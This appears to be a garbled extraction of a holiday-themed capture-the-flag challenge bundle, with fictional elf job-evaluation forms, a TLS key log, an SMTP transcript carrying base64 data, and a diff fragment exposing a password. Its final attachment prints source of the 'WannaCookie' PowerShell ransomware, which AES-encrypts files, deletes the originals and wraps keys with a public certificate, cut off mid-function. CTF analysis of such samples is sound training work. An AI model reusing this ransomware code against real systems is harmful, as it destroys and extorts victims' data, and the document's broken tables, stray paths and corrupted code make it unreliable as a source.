-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.

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-

-

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-

-

-

-Password = 'Yippee-ki-yay'

-

-

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##[92mFilepath: sysctl/metadata.json#[0m

##[92mBranch: origin/master#[0m

##[92mCommit: Santa's Castle ICS

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- "version": "0.3.0",

- "license": "Apache 2.0",


- "description": "Manage sysctl variable values.",

- "dependencies": [

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- "types": [  
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- "name": "thias-sysctl",  
- "author": "Matthias Saou",  
- "summary": "Sysctl module",  
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- "checksums": {  
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-   "ChangeLog": "#[93med8052eb5cb46b92eaa03b882c11779e#[0m",  
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- }  
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\ No newline at end of file
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## ATTACHMENT #3 – THE VENTILATION MAPS





## ATTACHMENT #4 – FULL TERMINAL OUTPUT YULE LOG ANALYSIS

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elf@912fe88aae35:~$ python evtx_dump.py ho-ho-no.evtx | grep '4624\|4625\|TargetUserName'
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## ATTACHMENT #5 – CANDIDATE\_EVALUATION.DOCX

**Private (For Your Elf Eyes Only)**



### Elf Infosec Placement / Access Evaluation

**Candidate Name:** **Krampus**

*Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.*

|                      |                                                                                                                                                     |                                                                          |                                                                   |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|-------------------------------------------------------------------|
| <b>Rating Scale:</b> | <ul style="list-style-type: none"><li>• Outstanding</li><li>4. Excellent-exceeds requirements</li><li>3. Competent—acceptable proficiency</li></ul> | <input type="checkbox"/> <b>Below Average—Does not meet requirements</b> | <b>1. Unable to determine or not applicable to this candidate</b> |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|-------------------------------------------------------------------|

|  | Rating |   |   |   |   |
|--|--------|---|---|---|---|
|  | 5      | 4 | 3 | 2 | 1 |
|  |        |   |   |   |   |

|                                                                                                                          |  |  |  |   |   |
|--------------------------------------------------------------------------------------------------------------------------|--|--|--|---|---|
| <b>Relevant Background/Special Skill Set:</b> Explore the candidate's knowledge and past working experiences in InfoSec. |  |  |  | 2 |   |
| <b>Organizational Fit:</b><br><br>Review the candidates' potential to fit in Santa's Castle.                             |  |  |  |   | 1 |
| <b>Overall Evaluation:</b><br><br>Please add appropriate comments below:                                                 |  |  |  |   | 1 |
|                                                                                                                          |  |  |  |   |   |

**Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):**

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

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**Recommendation for sponsor:**

- Candidate     Applying for Access     Access to Santa's Secret Room     Reject

|                                         |  |
|-----------------------------------------|--|
| Candidate Name: <b>Wunorse Openslae</b> |  |
|-----------------------------------------|--|

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

|                      |                                                                                            |                                                                                                           |
|----------------------|--------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|
| <b>Rating Scale:</b> | 5. Outstanding<br>4. Excellent-exceeds requirements<br>3. Competent—acceptable proficiency | 2. Below Average—Does not meet requirements<br>1. Unable to determine or not applicable to this candidate |
|----------------------|--------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------|

|  | Rating |   |   |   |   |
|--|--------|---|---|---|---|
|  | 5      | 4 | 3 | 2 | 1 |

|                                                                                                                          |  |  |   |   |  |
|--------------------------------------------------------------------------------------------------------------------------|--|--|---|---|--|
| <b>Relevant Background/Special Skill Set:</b> Explore the candidate's knowledge and past working experiences in InfoSec. |  |  |   | X |  |
| <b>Organizational Fit:</b><br><br>Review the candidates' potential to fit in Santa's Castle.                             |  |  | X |   |  |

|                                                                          |  |  |   |  |  |
|--------------------------------------------------------------------------|--|--|---|--|--|
| <b>Overall Evaluation:</b><br><br>Please add appropriate comments below: |  |  | X |  |  |
|                                                                          |  |  |   |  |  |

**Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):**

Wunorse Openslae is a recent graduate with a degree in InfoSec. It appears he is familiar with the tools of industry, albeit has yet to develop his own to contribute to the community on the hub of Gits.

While he lacks workforce experience, he may be a good fit for an entry position on one of our development teams while he learns the ropes.

With enough mentorship and guidance, he could be the next rising star to defeat these dastardly villains that launch attacks against our beloved Holidays.

It's worth taking the time to conduct an interview and background investigation to see if his personality is a fit for our team.

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**Recommendation for sponsor:**

Candidate     Applying for Access

Access to  
Santa's  
Secret  
Room     Reject

|                                        |  |
|----------------------------------------|--|
| Candidate Name: <b>Bushy Evergreen</b> |  |
|----------------------------------------|--|

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

|                                                                                                                                |                                                                                                                             |
|--------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------|
| <b>Rating Scale:</b><br><br>5. Outstanding<br><br>4. Excellent-exceeds requirements<br><br>3. Competent—acceptable proficiency | <b>2. Below Average—Does not meet requirements</b><br><br><b>1. Unable to determine or not applicable to this candidate</b> |
|--------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------|

|  | Rating |   |   |   |   |
|--|--------|---|---|---|---|
|  | 5      | 4 | 3 | 2 | 1 |
|  |        |   |   |   |   |

|                                                                                                                          |   |  |   |  |   |
|--------------------------------------------------------------------------------------------------------------------------|---|--|---|--|---|
| <b>Relevant Background/Special Skill Set:</b> Explore the candidate's knowledge and past working experiences in InfoSec. | X |  |   |  |   |
| <b>Organizational Fit:</b><br><br>Review the candidates' potential to fit in Santa's Castle.                             |   |  |   |  | X |
| <b>Overall Evaluation:</b><br><br>Please add appropriate comments below:                                                 |   |  | X |  |   |
|                                                                                                                          |   |  |   |  |   |

**Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):**

**Bushy Evergreen has a unique background in Infosec. He developed 10 widely used tools on the hub of Gits, one of which finds secret keys inadvertently pushed to cloud repositories. He was also the first Infosec Elf to identify and responsibly disclose the infamous WannaCookie ransomware vulnerability.**

**The only concern is his controversial stance on sociopolitical topics that could spell trouble for our Holiday Spirit, and potentially undermine our ability to stop the evil attackers from ruining Christmas.**

**Recommendation:**

Candidate     Applying for Access

Access to  
Santa's  
Secret  
Room     Reject

|                                           |  |
|-------------------------------------------|--|
| Candidate Name: <b>Alabaster Snowball</b> |  |
|-------------------------------------------|--|

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

|                      |                                                                                            |                                                                                                               |
|----------------------|--------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------|
| <b>Rating Scale:</b> | 5. Outstanding<br>4. Excellent-exceeds requirements<br>3. Competent—acceptable proficiency | 2. Below Average—Does not meet requirements<br><br>1. Unable to determine or not applicable to this candidate |
|----------------------|--------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------|

|  | Rating |   |   |   |   |
|--|--------|---|---|---|---|
|  | 5      | 4 | 3 | 2 | 1 |
|  |        |   |   |   |   |

|                                                                                                                          |   |  |  |  |  |
|--------------------------------------------------------------------------------------------------------------------------|---|--|--|--|--|
| <b>Relevant Background/Special Skill Set:</b> Explore the candidate's knowledge and past working experiences in InfoSec. | X |  |  |  |  |
| <b>Organizational Fit:</b><br><br>Review the candidates' potential to fit in Santa's Castle.                             | X |  |  |  |  |
| <b>Overall Evaluation:</b><br><br>Please add appropriate comments below:                                                 | X |  |  |  |  |
|                                                                                                                          |   |  |  |  |  |

**Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):**

**Alabaster has a cornucopia of industry certifications to include SANS along with a substantial**

educational background. The fact that he led the security team that stopped the evil villains from ruining last year's Holiday Season with a set of sophisticated tools he invented proves this elf has what it takes be allowed to access Santa's Secret Room.

He provides talks at multiple InfoSec Cons every year, including this year's Kringle Con to responsibly disclose vulnerabilities, share his latest inventions, and move the industry forward to stop evil attackers from ruining our Holidays.

Moreover, he already has a clearance for Santa's Secret Room from his previous work with our Elves. We must recruit Alabaster to stop the dastardly villains from ruining our joyous Holiday Season!

**Recommendation:**

Candidate     Applying for Access

Access to  
Santa's  
Secret  
Room     Reject

## ATTACHMENT #6 – PACKALYZER\_CLIENTRANDOM\_SSL.LOG

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CLIENT_RANDOM B4397AC7B275169508976D03E76102F1CC3006D153EB9D6809FA6804CC0AF4D4A7B1286DDB6DB8265E03FD4779F23A4A6C94E0D94AAF9C47F61DE9B7F35DBD9C32EC2E94E0E75FE631D164C7C3C7DE5CLIENT_RANDOM 573ADF45F4E94030E18871C7D8C3AEBA46359A195A0929DF7CD2F32C2BDE9D18775AF218E4F8728FEA07462E6D669D368905A91303DF289ABB88750B2E7930169B4C49202E5EF7EC7F0132DB0D5778D63CLIENT_RANDOM 1D99631EC7C5E151AC4C4521613241F6BD0CF88E0FEAB90F57372E0F89E8D92B17E41E0AC99DFBACF892BC79601450FE6C322E0691C64E0DA1C88238903AD9C24992A7B07A64016855C90D8241B14CD8CLIENT_RANDOM FA76F686BEF4FB93FD1579E0F478E4D054EF79869E242C38B3280E4DC65C37F780CE1D167FD813C92BD4950CF09E54B2E0D0D40A6DA4C8CC377347F32DAE18138AD76036206F7A2BC7E3278AE9C06123CLIENT_RANDOM 6A2FF0AB2F644697D32EEA593F26782FC1C3B55E1F2DA888ADB72E4F87B62FB477AE3EC6E91246898181D9A4C778C4407A87629B9A531D62B354A1755136A207162E420366ACB8D4274F3DF73323625CLIENT_RANDOM 59A8320D27A763B2BB099539429DB5C8509AE6CF6DD8946C6AD89743B083176A FE5681CF5DA4C78413C8C7CF72EED0DE85CABE17C7ADB946B548A7889995D2548031B208B4D426962F7D5413B5711FBCLIENT_RANDOM BC33DEC0D016B2C3509445B4264EE79D330BB326DF9ED63D8600B37589A7AEDB88AE3523D5AE732CBA0C5FD223E534D30E4032AA199D31D301929EB4160DF03D36001BD01B110C610EC8662C34A43745CLIENT_RANDOM 44068DC7ACDB6B4BBF1F115944792A826DCA6B20A3D261B4D0171BA9937BEA553590D0E75D77A6E22D7CC51E34BDD3D1E05D30895A121A89E0EAC99254BEBDC672716EC8183735E7AD85DEE2BE944CB6CLIENT_RANDOM 5DD6A0B60A302D51F2F27762B80FFB8F391BE40A05A21D092D4CE987E657CADB2A767E5640DA34A2A3B8DB9DC2E7D5D9E1CBAF52871BB5A904BA640967633C256CC80C8B3682E155C915E40910CCA96CLIENT_RANDOM 62CE1036DAEC1FB1062D0DB9CEFA1B524093759148362AE4C4B9D5DE85E2E7026E58E9F98B02FA24D49040D97706F466FC1BD6CA3A12465DD269ABDFC8C77A8EF7E2D5E08BB522B5EE37CDD259F8523A CLIENT_RANDOM 9D662787FABD6B6E24A5BA34CDE674150F820D7A4420A4193920013A45E548B67D4D9A5537DAD3BD70109D619C02E7ECDD228E8267C2F350EC600639934AA58E5715644EB537FC1CC39D1F38307020BFCLIENT_RANDOM E826C17AA796BA6D6BB68C3AC1B9D41DD903196B96A8CF58F1005251834B117EE23BEDFBF464A65D79F205C9DC38359BBBE9A8E43B7145F2E0F7D9C012736B3F01BBEE043467127EEEC3F7ED7CE03B5ECLIENT_RANDOM 38DA11ECDDF49A4A726A824D413DE04A28EE6F3AB44C90F840C50413F23F7B6BD3965F58B713AC20CDEA904B621E4CCD437012C7EAEE390F37DBF28AB07C369B34E4AA47927CA751A0F0C737F08F1D91CLIENT_RANDOM 6CC80D22ED1BD6B99BC3C5AC7A9EF6ECE82685AB98E88450F20CE6B2DEB5973C32844825AD553EA8E0E100865A31D5D88F498B45402D5905109206CE6F6BBFE3A403D704FCFE36AE46DBE83A72C8540CLIENT_RANDOM C3F18CB619C90C32DD6F68D47C639B2C43AFFA0966C233A1B322E55FA25DA1E8A1D8F40AAEF0E14BBFF1B176AF0209DF5267FD16BBB74079D1F2A6D97414155F7A2FC57B7294DACA3C0055E1D9D6E308CLIENT_RANDOM 01D88E127F569CD61A83570D53F8F4E5078E809AA8F26C570171890C0CF59BBFD5D9E7AEB6277B82656D69091BC17AA2FEEC308EE4B38EC527A1702C919FD4FCBF6ED23675DE343D5B35BC192D099CAFCLIENT_RANDOM 2741F4F3D149F6648C60CB5743808429B6E64569327AD77B2B3C11CE1B326A18C8BC0CB878B24D723C4B59C536C707C57DDF7544A877896BBAEC0E6C222D8C5C149210074A00B223ADF7D352C07ED5BCLIENT_RANDOM 78F6097A1B6786EAB08AF7BBE495AA5563AC58E87BB15A75936426C3D5F364388018FF3D19B75E03E2A7060AAE8777DE83FA105E6EEC03B72496F78CBE08F49598C295B733DED7D3EA2C766041745A3ECLIENT_RANDOM B7B4FA410697E91B9018F037247A9CCE12A8CDDE545F0E36E0CDBF372301954AF9A9455CF3F96FA72CA6E4BB936953F8365477D3EC2692490414BB9FA71D2F7DAA09A79B1EDF418F360A29C5CA33335CLIENT_RANDOM FC54EB7CA2C5AD82880635D0C0F3D89575C4AA81879034B2C9C275C42721204672E7EE3F10736FE16EA2A104B42A8AC321C22C0868B5B0E6CCF3A3156F78252F7C8086079BB75FAD9B627DD1DCDED95CLIENT_RANDOM F1C7CD03E86D0149B6B33EC5BC9BEA5B344415031B6F3639FBEDC78DB4D43A083BB737CD68BE0F1B7BFCACFB8C9EE9A77809ACC898FFABA5BA30C7DAC8B2AF5C18DC237E069D1F9478717EAC63DD3ECLIENT_RANDOM 36E1C279A24D383588390D77FF9BD7E7B060B9D7E466F3806E8CEDCCE41833E2D5F56B002C4E964265DBA159645411DD10EFA4E004DC9F31979F1CE9728785D6CA850C4EF61067E3857DB34D986A2CLIENT_RANDOM C3566944D1B5F8619598668D4D688C24CDEACA069B5C4563A89C0E9696DE0D1060632EB2FFED9EC8D2B3744FB6B3425BD8A4521CA16250872EA8C306F46BF313D0EC1E3E204358EB7B17928E8F21E93CLIENT_RANDOM 5700616D5668B4BA947575B48618A19A802CCCD357D98615EA15A9F9A5C71C7A190EF38A46AFB8287F7529643261F5804ECF4C60B5A9C3AD6FD449C7BFAB909DB9473D371D00545E0C4FC62D7ABEA6A0CLIENT_RANDOM 270A3A59A0446D8ED98F6995AFAEEE8172109A0E31ADA8D0ADE9A58D8F2EBF1BCABAA4343D3AB89AC21FD1DA77171AD17DFB1900817B633780D5603F843C57FCC9901099561C8D86E41EE23A4EDBF16FCLIENT_RANDOM CF84DB4231CBE5F54812C611C170D4EC2544B66E833F9C7497E68AEBF32DB3F813C7A476666C1B09B06272EFF8006DEE9884131CFCDCACC4AC0C1398CE1B91144725D84D4A8877F72AD1EA8F921166DCLIENT_RANDOM 640CB9D49514B24CB5ED9B985D8B3D5778A3AC083F5C4700EF9EE7865FB78F96715C5CE76FF4F11243A42B184C83E644D4527CD24B9B19B2301157C8704CBA010BDF2FF58C8BAB81D56429226A4EC019CLIENT_RANDOM 6CF3A271191708E1D3A790A6EE5CFC3AE3072E44C1242CB1463069E3EBB7042BDA6F35580647D9F85551A05F9562CD70AB77CF6FD06D586D91E77FD157E057B71B7D4CD0B099E3C304D1534D893BD2E3
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ATTACHMENT #7 – ALABASTERS SUPER-SECRET EMAIL

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EHLO Mail.kringlecastle.com
250-mail.kringlecastle.com
250-PIPELINING
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250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
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RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
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Date: Fri, 28 Sep 2018 11:33:17 -0400
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From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
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Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.

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

-----=_MIME_BOUNDARY_000_11181--
```

```
.
```

```
250 2.0.0 Ok: queued as 4CF931B5C3C0
QUIT
221 2.0.0 Bye
220 mail.kringlecastle.com ESMTP Postfix (Ubuntu)
```

## ATTACHMENT #8 – WANNACOOKIE.PS1

```
$functions = {
    function Enc_Dec-File($key, $File, $enc_it) {
        [byte[]]$key = $key
        $Suffix = "`.wannacookie"
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
        [System.Int32]$KeySize = $key.Length*8
        $AESP = New-Object 'System.Security.Cryptography.AesManaged'
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $AESP.BlockSize = 128
        $AESP.KeySize = $KeySize
        $AESP.Key = $key
        $FileSR = New-Object System.IO.FileStream($File, [System.IO FileMode]::Open)
        if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
        $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO FileMode]::Create)
        if ($enc_it) {
            $AESP.GenerateIV()
            $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
            $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
            $Transform = $AESP.CreateEncryptor()
        } else {
            [Byte[]]$LenIV = New-Object Byte[] 4
            $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
            $FileSR.Read($LenIV, 0, 3) | Out-Null
            [Int]$LIV = [System.BitConverter]::ToInt32($LenIV, 0)
            [Byte[]]$IV = New-Object Byte[] $LIV
            $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
            $FileSR.Read($IV, 0, $LIV) | Out-Null
            $AESP.IV = $IV
            $Transform = $AESP.CreateDecryptor()
        }
        $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform,
[System.Security.Cryptography.CryptoStreamMode]::Write)
        [Int]$Count = 0
        [Int]$BlockSzBts = $AESP.BlockSize / 8
        [Byte[]]$Data = New-Object Byte[] $BlockSzBts
        Do
        {
            $Count = $FileSR.Read($Data, 0, $BlockSzBts)
            $CryptoS.Write($Data, 0, $Count)
        }
        While ($Count -gt 0)
        $CryptoS.FlushFinalBlock()
        $CryptoS.Close()
        $FileSR.Close()
        $FileSW.Close()
        Clear-variable -Name "key"
        Remove-Item $File
    }
}
function H2B {
    param($HX)
    $HX = $HX -split '(..)' | ? { $_ }
    ForEach ($value in $HX){
        [Convert]::ToInt32($value,16)
    }
}
function A2H(){
}
```

```

Param($a)
$c = ''
$b = $a.ToCharArray();
Foreach ($element in $b) {
    $c = $c + " " + [System.String]::Format("{0:X}", [System.Convert]::ToInt32($element))
}
return $c -replace ' '
}
function H2A() {
    Param($a)
    $outa
    $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::ToInt16($_,16))} | forEach {$outa
= $outa + $_}
    return $outa
}
function B2H {
    param($DEC)
    $tmp = ''
    ForEach ($value in $DEC){
        $a = "{0:x}" -f [Int]$value
        if ($a.length -eq 1){
            $tmp += '0' + $a
        } else {
            $tmp += $a
        }
    }
    return $tmp
}
function ti_rox {
    param($b1, $b2)
    $b1 = $(H2B $b1)
    $b2 = $(H2B $b2)
    $cont = New-Object Byte[] $b1.count
    if ($b1.count -eq $b2.count) {
        for($i=0; $i -lt $b1.count ; $i++)
        {
            $cont[$i] = $b1[$i] -bxor $b2[$i]
        }
    }
    return $cont
}
function B2G {
    param([byte[]]$Data)
    Process {
        $out = [System.IO.MemoryStream]::new()
        $gStream = New-Object System.IO.Compression.GzipStream $out,
        ([IO.Compression.CompressionMode]::Compress)
        $gStream.Write($Data, 0, $Data.Length)
        $gStream.Close()
        return $out.ToArray()
    }
}
function G2B {
    param([byte[]]$Data)
    Process {
        $SrcData = New-Object System.IO.MemoryStream( , $Data )
        $output = New-Object System.IO.MemoryStream
        $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
        ([IO.Compression.CompressionMode]::Decompress)
        $gStream.CopyTo( $output )
        $gStream.Close()
    }
}

```

```

        $SrcData.Close()
        [byte[]] $byteArr = $output.ToArray()
        return $byteArr
    }
}
function Sha1([String] $String) {
    $SB = New-Object System.Text.StringBuilder

[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{
    [Void]$SB.Append($_.ToString("x2"))
}
$SB.ToString()
}
function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import($pub_bytes)
    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
    return $(B2H $encKey)
}
function enc_dec {
    param($key, $allfiles, $make_cookie )
    $tcount = 12
    for ( $file=0; $file -lt $allfiles.length; $file++ ) {
        while ($true) {
            $running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
            if ($running.Count -le $tcount) {
